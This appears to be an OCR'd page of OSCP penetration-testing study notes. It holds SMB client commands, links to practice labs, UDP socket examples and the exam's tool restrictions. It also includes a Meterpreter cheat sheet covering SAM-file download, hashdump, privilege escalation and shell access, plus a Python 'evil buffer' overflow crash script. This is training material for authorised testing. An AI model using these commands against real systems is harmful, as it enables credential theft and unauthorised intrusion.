
SMB Commands

smbclient -L zimmerman

smbclient \\\\zimmerman\\public mypasswd

```
smb: \> h
ls             dir            lcd            cd             pwd
get            mget           put            mput           rename
more           mask           del            rm             mkdir
md             rmdir          rd             prompt         recurse
translate      lowercase      print          printmode      queue
cancel         stat           quit           q              exit
newer          archive        tar            blocksize      tarmode
setmode        help           ?              !
smb: \>
```

Meterpreter Cheat Sheet



Useful meterpreter commands.

COMMAND	DESCRIPTION
`upload file c:\\windows`	Meterpreter upload file to Windows target
`download c:\\windows\\repair\\sam /tmp`	Meterpreter download file fr Windows target
`download c:\\windows\\repair\\sam /tmp`	Meterpreter download file fr Windows target
`execute -f c:\\windows\temp\exploit.exe`	Meterpreter run .exe on targ - handy for executing upload exploits
`execute -f cmd -c`	Creates new channel with cr shell
`ps`	Meterpreter show processes
`shell`	Meterpreter get shell on the target
`getsystem`	Meterpreter attempts priviledge escalation the targ
`hashdump`	Meterpreter attempts to dur the hashes on the target
`portfwd add -l 3389 -p 3389 -r target`	Meterpreter create port forward to target machine

Buffer Overflow Walkthroughs

- https://www.youtube.com/watch?v=1S0aBV-Waeo

Penetration Walkthroughs

- https://forums.offensive-security.com/showthread.php?t=4689
- https://highon.coffee/blog/walkthroughs/
- https://www.youtube.com/watch?v=1-a-P1Q2AnA

Vulnerable VMs

- https://www.vulnhub.com/
- https://github.com/rapid7/metasploitable3/tree/master/iso
- https://community.rapid7.com/community/metasploit/blog/2012/06/12/introducing-metasploitable-2
- https://www.hackthebox.eu/

Vulnerable Web

- http://www.dvwa.co.uk/
- https://github.com/OWASP/OWASP-VWAD

Tutorials

- https://www.fuzzysecurity.com/tutorials.html
- https://www.root-me.org/?lang=en
- http://overthewire.org/wargames/narnia/ - buffer overflows

Useful Blogs

- https://highon.coffee/blog/ - such a great resource
- https://blog.g0tmi1k.com/

Cheat Sheet

- https://highon.coffee/blog/lfi-cheat-sheet/
- https://highon.coffee/blog/reverse-shell-cheat-sheet/
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- https://highon.coffee/blog/linux-commands-cheat-sheet/

Python Connecting to TCP Socket

```
#!/usr/bin/python
import socket

host = "127.0.0.1"
crash="\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
```

Python Connecting to a UCP Socket

Sending

Here's simple code to post a note by UDP in Python:

Toggle line numbers

```
1  import socket
2
3  UDP_IP = "127.0.0.1"
4  UDP_PORT = 5005
5  MESSAGE = "Hello, World!"
6
7  print "UDP target IP:", UDP_IP
8  print "UDP target port:", UDP_PORT
9  print "message:", MESSAGE
10
11 sock = socket.socket(socket.AF_INET, # Internet
12                       socket.SOCK_DGRAM) # UDP
13 sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Receiving

Here's simple code to receive UDP messages in Python:

Toggle line numbers

```
1  import socket
2
3  UDP_IP = "127.0.0.1"
4  UDP_PORT = 5005
5
6  sock = socket.socket(socket.AF_INET, # Internet
7                       socket.SOCK_DGRAM) # UDP
8  sock.bind((UDP_IP, UDP_PORT))
9
10 while True:
11     data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
12     print "received message:", data
```

Exam Restrictions

You cannot use any of the following on the exam:

- Spoofing (IP, ARP, DNS, NBNS, etc)
- Commercial tools or services (Metasploit Pro, Burp Pro, etc.)
- Automatic exploitation tools (e.g. db_autopwn, browser_autopwn, SQLmap, SQLninja etc.)
- Mass vulnerability scanners (e.g. Nessus, NeXpose, OpenVAS, Canvas, Core Impact, SAINT, etc.)
- Features in other tools that utilize either forbidden or restricted exam limitations

Any tools that perform similar functions as those above are also prohibited.

You are ultimately responsible for knowing what features or external utilities any chosen tool is using.

The primary objective of the OSCP exam is to evaluate your skills in identifying and exploiting vulnerabilities, not in automating the process.

You may however, use tools such as Nmap (and its scripting engine), Nikto, Burp Free, DirBuster etc. against any of your target systems.

Please note that we will not comment on allowed or restricted tools, other than what is included inside this exam guide.